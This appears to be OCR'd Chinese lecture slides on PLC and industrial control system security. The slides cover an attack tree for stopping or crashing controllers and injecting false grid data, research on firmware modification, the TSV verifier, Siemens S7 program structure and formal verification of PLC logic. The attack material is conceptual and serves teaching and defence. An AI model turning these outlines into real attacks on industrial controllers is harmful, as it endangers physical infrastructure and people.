
操作系统


- 系统调用
- 通信
- 代码执行

固件

- 上传固件
- 下载固件
- 改变固件


“攻击树”模型


Send stop command
AND
AND
Identify fieldbus protocol
Isolate "Stop" packet sequence
Replay stop packets
No authentication
Authentication
Perform action as legitimate user *
Break authentication
Replay authentication information


Crash device
Exploit vulnerable software
Firmware
Operating system
Control logic
Run time environment
Services
Malformed packets
Unvalidated inputs
Overflows

False data injection

- 以Power Grid为例：
  - 伪造测量数据
  - 避免被检测为“坏”数据
  - 误导控制器



PLC安全的概述

- J. Mulder, M. Schwartz, M. Berg, J. V. Houten, J. Urrea, and A. Pease, “Analysis of Field Devices Used in Industrial Control Systems,” in Critical Infrastructure Protection VI. Springer, 2012, pp. 45 -57，分析了PLC的弱点，包括硬件、固件、背板通信分析。
- L. McMinn, “External Verification of SCADA System Embedded Controller
- Firmware,” Master’ s thesis, Air Force Institute of Technology, March 2012.，外部验证工具用于记录和监视PLC的所有更新，本质上提供了基于硬件的配置管理。
- C. Bellettini and J. Rrushi, “Combating Memory Corruption Attacks on SCADA Devices,” Critical Infrastructure Protection II, vol. 290, pp. 141 -156, 2009，提出了加密内存的保护方式，来防止恶意代码修改。
- K. Sickendick, “File Carving and Malware Identification Algorithms Applied to Firmware Reverse Engineering,” Master’ s thesis, Air Force Institute of Technology, March 2013

- S. Dunlap, “Timing-Based Side Channel Analysis in the Industrial Control System Environment,” Master’s thesis, Air Force Institute of Technology, June 2013. 使用PLC执行时间作为边信道来检测潜在的威胁的PLC，PLC与工作站不同，其行为固定，固定时间的约束提供了非授权修改检测的有效尺度。
- Z. Basnight, J. Butts, J. L. Jr, and T. Dube, “Firmware Modification Attacks on Programmable Logic Controllers,” International Journal of Critical Infrastructure Protection, 2013, 由于嵌入式设备缺乏较强的认证、输入的验证、文件完整性验证等，可能会导致固件被篡改。
- 值得注意的是：单个PLC可能是多个不同厂商例如ARM和PPC等不同类型处理器的混合。S7-200包含德州仪器处理器、AMD驱动的flash memory，Atmel的模拟I/O的芯片等。

Firmware的问题


- 罗克韦尔 1756 ENBT Ethernet module 和 光洋 (KOYO) H4-ECOM100 Ethernet module

By disassembling the binary firmware, they were able to fingerprint the system and reverse engineer the format of the firmware and the checksum algorithm.

1756 ENBT Modules

H4-ECOM100

A Trusted Safety Verifier for Process Controller Code—TSV架构




引入了符号执行的方法：

a minimal TCB for the verification of safety-critical code executed on programmable controllers. No controller code is allowed to be executed before it passes physical safety checks by TSV.

NDSS 2014, Stephen McLaughlin,
Pennsylvania State University


西门子PLC相关




- 循环执行模型及I/O

程序结构和组织

Block type		Description
Organization Block	OB	Program entry point
Data Block	DB	Data storage
Function	FC	Function
Function Blocks	FB	Stateful function
System Functions	SFC, SFB	System library
System Data Blocks	SDB	PLC configuration



SIEMENS S7-300、CPU31XC和CPU31X的技术数据手册



装载存储器位于 SIMATIC 微存储卡 (MMC) 上。装载存储器与 SIMATIC 微存储卡的大小完全相同。它用来存储代码块、数据块和系统数据（组态、连接、模块参数等）。标识为与运行时间无关的块被专门存储在装载存储器中。也可在 SIMATIC 微存储卡上存储项目的所有组态数据。

注意

只有在 CPU 中插入 SIMATIC 微存储卡后，才能下载用户程序，因此才能使用 CPU。

Boolean term:

- Q0.0 = (I0.0 ∧ I0.1) ∨ I0.2

Statement List (STL):

```
A   %I0.0
A   %I0.1
O   %I0.2
=   %Q0.0
```

OB 1 with

```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
```

is compiled to


```
00: 7070 0101 0108 0001 0000 0074 0000 0000
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006
20: 0014 000a c000 c100 ca00 d880 6500 0100
30: 0014 0000 0002 0502 0502 0502 0502 0502
40: 0505 0505 0505 050e 0520 0100 0800 0000
50: 0000 0000 0000 0000 0000 0000 0000 0000
60: 0000 0000 0000 0000 0100 a691 0000 0000
70: 0000 0000
```

PLC代码的逻辑验证问题

- 一个PLC程序可以看作一个逻辑，每秒有多次的循环执行，每次执行可以称作一个扫描周期；
- 在每次扫描周期，有从工厂的各个传感器输入标量I，逻辑处理产生的一组输出变量O，传递给物理设备的动作行为，逻辑还维护一组内部状态变量C，以及时钟变量T。以西门子的S7为例，就为I，O，C，T分别提供了独立的内存区域。
- 不论PLC上的程序以何种形式语言编程，大多数PLC程序都可以看作是一组布尔表达式φ.因此，可以采用基于IR的逻辑验证方法。
- N. G. Ferreira. Automatic Verification of Safety Rules for a Subway Control Software. In Proceedings of the Brazilian Symposium on Formal Methods(SBMF), 2004.
- T. Park and P. I. Barton. Formal Verification of Sequence Controllers. Computers & Chemical Engineering.
- G.Canet,Towards The automatic verification of PLC program written in Instruction List.In Proc. IEEE Conf. Systems, Man and Cybernetics(SMC 2000) pages 2449-2454.

